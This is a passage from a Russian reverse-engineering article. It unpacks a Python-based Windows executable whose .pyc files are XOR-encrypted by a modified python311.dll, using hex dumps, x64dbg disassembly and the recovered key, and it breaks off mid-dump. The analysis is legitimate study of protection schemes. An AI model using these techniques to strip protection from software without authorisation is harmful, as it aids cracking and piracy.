
Detect It Easy v3.08 [Windows 10 Version 2009] (x86_64)

Тип файла: PE64
Размер файла: 100.77 КиБ
Сканировать: Detect It Easy(DiE)
Порядок байт: LE
Режим: 64-битный
Архитектура: AMD64
Тип: Консоль

```
PE64
    Операционная система: Windows(Vista)[AMD64, 64-битный, Консоль]   S ?
    Библиотека: Python(3.1)[-]                                          S ?
    Компилятор: Microsoft Visual C/C++(19.34.31944)[POGO_O_C]           S ?
    Линковщик: Microsoft Linker(14.34.31944)                            S ?
    Инструмент: Visual Studio(2022 version 17.4)                        S ?
    Инструмент подписания: Windows Authenticode(2.0)[PKCS #7]           S ?
  Оверлей: Binary
      Сертификат: WinAuth(2.0)[PKCS #7]                                 S ?
```

Поскольку рядом с исполняемым модулем лежат питоновские библиотеки, а подкаталоги заполнены файлами с расширением `.pyc`, никаких сомнений в использовании Python не остается. Что это за файлы и с чем их едят, я подробно рассказывал в статье «Змеиная анатомия. Вскрываем и потрошим PyInstaller». В двух словах поясню для тех, кто не читал эту публикацию: упомянутые бинарные файлы содержат прекомпилированный байт-код, подаваемый непосредственно на вход интерпретатора для ускорения обработки. В этой же статье приведены и известные декомпиляторы и дизассемблеры файлов подобного формата (uncompyle6, pycdc, pydasm...).


На этой оптимистичной ноте можно было бы и закончить статью, но нет. Несмотря на валидный заголовок .pyc-файла с сигнатурой версии 3.10 (выделено красным), ни один из стандартных декомпиляторов или дизассемблеров не ест такие файлы, выдавая ошибку типа `CreateObject: Got unsupported type 0x5D`. При просмотре файла в HEX-редакторе мы видим, что он весь, собственно, и состоит из явно зашифрованного объекта нестандартного типа (выделено желтым, `0xDD & 0x7F = 0x5D`).



```
00000000: 6F 0D 0D 0A-00 00 00 00-6A 7E 8B 64-B6 26 00 00
00000010: DD 00 00 00-C2 26 09 0F-2D 2C 0E 09-25 02 39 04
00000020: 01 09 01 3C-21 26 09 0F-2D DF CA 08-25 02 AE 04
00000030: 62 0C 62 3D-46 24 53 0F-4E 2E 6D 0A-49 03 63 05
00000040: 62 0E 62 3F-4D 24 53 0C-4E 28 8A 09-7F 06 38 04
00000050: 67 08 62 39-87 27 09 0F-86 2D 0E 09-25 02 39 04
00000060: 01 0C 62 3A-A5 26 AF 0F-2D 2C A5 09-25 02 39 04
00000070: 01 0C 01 3C-7B 23 08 0F-4B 28 6D 0C-83 03 39 04
00000080: AA 0D 01 3C-21 26 09 0F-2D 2C 6D 0E-A1 02 9F 04
00000090: 01 0C AA 3C-21 26 09 0F-2D 2C 0E 09-7F 04 38 04
000000A0: 67 08 62 34-87 27 09 0F-86 2D 0E 09-25 02 39 04
000000B0: 01 0C 62 35-A5 26 AF 0F-2D 2C A5 09-25 02 39 04
000000C0: 01 0C 01 3C-7B 21 08 0F-4B 28 6D 01-83 03 39 04
000000D0: AA 0D 01 3C-21 26 09 0F-2D 2C 6D 03-A1 02 9F 04
000000E0: 01 0C AA 3C-21 26 09 0F-2D 2C 0E 09-7F 0A 38 04
000000F0: 67 08 62 34-87 27 09 0F-86 2D 0E 09-25 02 39 04
00000100: 01 0C 62 37-A5 26 AF 0F-2D 2C A5 09-25 02 39 04
00000110: 01 0C 01 3C-7B 2F 08 0F-4B 28 6D 0C-83 03 39 04
00000120: AA 0D 01 3C-21 26 09 0F-2D 2C 6D 05-A1 02 9F 04
00000130: 01 0C AA 3C-21 26 09 0F-2D 2C 0E 09-7F 08 38 04
00000140: 67 08 62 34-87 27 09 0F-86 2D 0E 09-25 02 39 04
00000150: 01 0C 00 3C-66 26 6A 02-A9 2C 6D 07-83 00 39 04
00000160: AA 0E 01 3C-21 26 09 0F-2D 2C A8 09-25 02 92 04
00000170: 01 0C 01 3C-21 26 09 0F-77 27 0F 09-43 06 5A 0C
00000180: A7 0D 01 3C-8A 27 09 0F-2D 2C 0E 09-25 02 38 04
00000190: 46 0C 62 33-A5 26 6A 1F-8B 2E 0E 09-8E 00 39 04
000001A0: 01 0C 01 3C-21 26 AF 0F-2D 2C A5 09-25 02 39 04
000001B0: 01 0C 01 3C-7B 2A 6A 1E-A9 2C 54 04-46 10 BD 04
000001C0: 5B 02 67 3F-4B 29 09 0F-2D 2C 0E 09-25 02 5F 07
000001D0: 6B 1C 01 3C-21 26 09 0F-2D 2C 64 18-25 02 39 04
000001E0: 01 0C 01 3C-7E 34 09 0F-2D 2C 0E 09-25 02 5A 07
000001F0: 08 0C 28 2F-FB 24 66 7F-F7 2A 65 6C-57 6C 5C 68
00000200: E8 0C 01 3C-21 68 6A 0E-2D 2C 0E 09-25 02 39 04
00000210: 01 0C 01 3E-21 26 09 0C-2D 2C 0E FA-37 02 39 04
00000220: 86 0C 96 3C-A9 26 6C 0E-4E 2D 8A 01-58 03 45 05
00000230: 08 0C 28 3E-6F 45 08 0F-2D 2C 0E 09-25 02 39 04
00000240: 01 0C 02 3C-21 26 1A 0F-2D 2C FD 4F-25 02 39 91
00000250: 00 9B 01 40-21 52 09 0F-2D 2C 0E 09-25 02 39 04
```

Налицо явно кастомная нестандартная питоновская реализация, благо, как я уже говорил, исходный код Python в сети присутствует, и нет ничего сложного подогнать его под свои нужды. По счастью, шифрование здесь используется явно не шибко взрослое. На скриншоте прослеживается повторяющийся через каждые 16 байт шаблон, который, похоже, наложен операцией XOR на исходный код и местами проглядывает на месте нулевых последовательностей.

Поискав в нативных библиотеках явный фрагмент такого шаблона (например, `25 02 39 04`), мы тут же натыкаемся в файле `python311.dll` на шаблон (выделено красным) и код, расшифровывающий данные сразу после чтения из файла.




```
00007FFD7009330E   48:8BC8              mov rcx,rax
00007FFD70093311   FF15 69560600        call qword ptr ds:[<&fread>]
00007FFD70093317   0F1005 52541D00      movups xmm0,xmmword ptr ds:[7FFD70268770]
00007FFD7009331E   0FB60D 5B541D00      movzx ecx,byte ptr ds:[7FFD70268780]
00007FFD70093325   4C:8BC8              mov r9,rax
00007FFD70093328   888C24 A0000000      mov byte ptr ss:[rsp+A0],cl
00007FFD7009332F   48:8D8424 90000000   lea rax,qword ptr ss:[rsp+90]
00007FFD70093337   0F118424 90000000    movups xmmword ptr ss:[rsp+90],xmm0
00007FFD7009333F   49:C7C0 FFFFFFFF     mov r8,FFFFFFFFFFFFFFFF
00007FFD70093346   49:FFC0              inc r8
00007FFD70093349   42:803C00 00         cmp byte ptr ds:[rax+r8],0
00007FFD7009334E   75 F6                jne python311.7FFD70093346
00007FFD70093350   33C9                 xor ecx,ecx
00007FFD70093352   4D:85C9              test r9,r9
00007FFD70093355   74 24                je python311.7FFD7009337B
00007FFD70093357   66:0F1F8400 00000000 nop word ptr ds:[rax+rax],ax
00007FFD70093360   33D2                 xor edx,edx
00007FFD70093362   48:8BC1              mov rax,rcx
00007FFD70093365   49:F7F0              div r8
00007FFD70093368   0FB68414 90000000    movzx eax,byte ptr ss:[rsp+rdx+90]
00007FFD70093370   300439               xor byte ptr ds:[rcx+rdi],al
00007FFD70093373   48:FFC1              inc rcx
00007FFD70093376   49:3BC9              cmp rcx,r9
00007FFD70093379   72 E5                jb python311.7FFD70093360

xmm0=0 0 0 0
xmmword ptr ds:[python311.00007FFD70268770]=0.0078764 2.17476e-036 1.71134e-033 6.76196e-030

.text:00007FFD70093317 python311.dll:$253317 #252717
```

```
Адрес             Шестнадцатеричное                                ASCII
00007FFD70268770  21 26 09 0F 2D 2C 0E 09 25 02 39 04 01 0C 01 3C  !&..-,..%.9....<
00007FFD70268780  00 00 00 00 00 00 00 00 4E 55 4C 4C 20 6F 62 6A  ........NULL obj
00007FFD70268790  65 63 74 20 69 6E 20 6D 61 72 73 68 61 6C 20 64  ect in marshal d
00007FFD702687A0  61 74 61 20 66 6F 72 20 6F 62 6A 65 63 74 00 00  ata for object..
00007FFD702687B0  6F 62 6A 65 63 74 20 74 6F 6F 20 64 65 65 70 6C  object too deepl
00007FFD702687C0  79 20 6E 65 73 74 65 64 20 74 6F 20 6D 61 72 73  y nested to mars
00007FFD702687D0  68 61 6C 00 00 00 00 00 75 6E 6D 61 72 73 68 61  hal.....unmarsha
```

Чуть поигравшись с отладчиком x64dbg, мы обнаруживаем и место вызова этого кода: `Py_Main -> PyRun_SimpleFileObject -> PyMarshal_ReadLastObjectFromFile`, начиная с которого в отладчике можно следить за расшифровкой и интерпретацией байт-кода.


Попробуем для начала добиться какой-то более-менее понятной декомпиляции .pyc-файлов. Для этого напишем простенький расшифровщик, расксоривающий объект `0x5D` полученной маской. Благодаря этому исходный файл удается привести в гораздо более читаемый вид.



```
00000000: 6F 0D 0D 0A-00 00 00 00-6A 7E 8B 64-B6 26 00 00
00000010: E3 00 00 00-00 00 00 00-00 00 00 00-00 05 00 00
00000020: 00 00 00 00-00 F3 C4 01-00 00 97 00-63 00 63 01
00000030: 67 02 5A 00-63 02 63 03-6C 01 5A 01-63 02 63 03
00000040: 6C 02 5A 03-63 04 84 00-5A 04 01 00-66 04 63 05
00000050: A6 01 00 00-AB 01 00 00-00 00 00 00-00 00 63 06
00000060: 84 00 A6 00-00 00 AB 00-00 00 00 00-00 00 00 00
00000070: 5A 05 01 00-66 04 63 05-A6 01 00 00-AB 01 00 00
00000080: 00 00 00 00-00 00 63 07-84 00 A6 00-00 00 AB 00
00000090: 00 00 00 00-00 00 00 00-5A 06 01 00-66 04 63 08
000000A0: A6 01 00 00-AB 01 00 00-00 00 00 00-00 00 63 09
000000B0: 84 00 A6 00-00 00 AB 00-00 00 00 00-00 00 00 00
000000C0: 5A 07 01 00-66 04 63 08-A6 01 00 00-AB 01 00 00
000000D0: 00 00 00 00-00 00 63 0A-84 00 A6 00-00 00 AB 00
000000E0: 00 00 00 00-00 00 00 00-5A 08 01 00-66 04 63 08
000000F0: A6 01 00 00-AB 01 00 00-00 00 00 00-00 00 63 0B
00000100: 84 00 A6 00-00 00 AB 00-00 00 00 00-00 00 00 00
00000110: 5A 09 01 00-66 04 63 05-A6 01 00 00-AB 01 00 00
00000120: 00 00 00 00-00 00 63 0C-84 00 A6 00-00 00 AB 00
00000130: 00 00 00 00-00 00 00 00-5A 0A 01 00-66 04 63 08
00000140: A6 01 00 00-AB 01 00 00-00 00 00 00-00 00 01 00
00000150: 47 00 63 0D-84 00 63 0E-A6 02 00 00-AB 02 00 00
00000160: 00 00 00 00-00 00 A6 00-00 00 AB 00-00 00 00 00
00000170: 00 00 00 00-5A 0B 01 00-66 04 63 08-A6 01 00 00
00000180: AB 01 00 00-00 00 00 00-00 00 01 00-47 00 63 0F
00000190: 84 00 63 10-A6 02 00 00-AB 02 00 00-00 00 00 00
000001A0: 00 00 A6 00-00 00 AB 00-00 00 00 00-00 00 00 00
000001B0: 5A 0C 63 11-84 00 5A 0D-63 12 84 00-5A 0E 66 03
000001C0: 6A 0F 00 00-00 00 00 00-00 00 66 03-6A 10 00 00
000001D0: 00 00 00 00-00 00 6A 11-00 00 00 00-00 00 00 00
000001E0: 5F 12 00 00-00 00 00 00-00 00 63 03-09 00 29 13
000001F0: DA 02 6F 70-DA 06 6B 65-72 6E 65 6C-E9 00 00 00
00000200: 00 4E 63 01-00 00 00 00-00 00 00 00-00 00 00 02
00000210: 00 00 00 03-00 00 00 00-F3 12 00 00-87 00 97 00
00000220: 88 00 65 01-63 01 84 08-7D 01 7C 01-09 00 29 02
00000230: 4E 63 01 00-00 00 00 00-00 00 00 00-00 00 03 00
00000240: 00 00 13 00-00 00 F3 46-00 00 00 95-01 97 00 7C
00000250: 00 74 00 00-00 00 00 00-00 00 00 00-00 6A 01 00
```

К сожалению, этот код, хоть и сильно похож на настоящий, все равно не работает. На этот раз вылезает ошибка `CreateObject: Got unsupported type 0x0`. У меня возникло сильное подозрение на нестандартный маршалинг объектов внутри .pyc-файла.

По счастью, среди множества файлов пакета присутствуют и стандартные библиотеки (например, `base64.pyc`), которые имеются в нормально откомпилированном виде аналогичной версии.



```
00000000: 6F 0D 0D 0A-23 33 23 33-0A 29 CA 64-E9 E9 E9 E9
00000010: E3 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
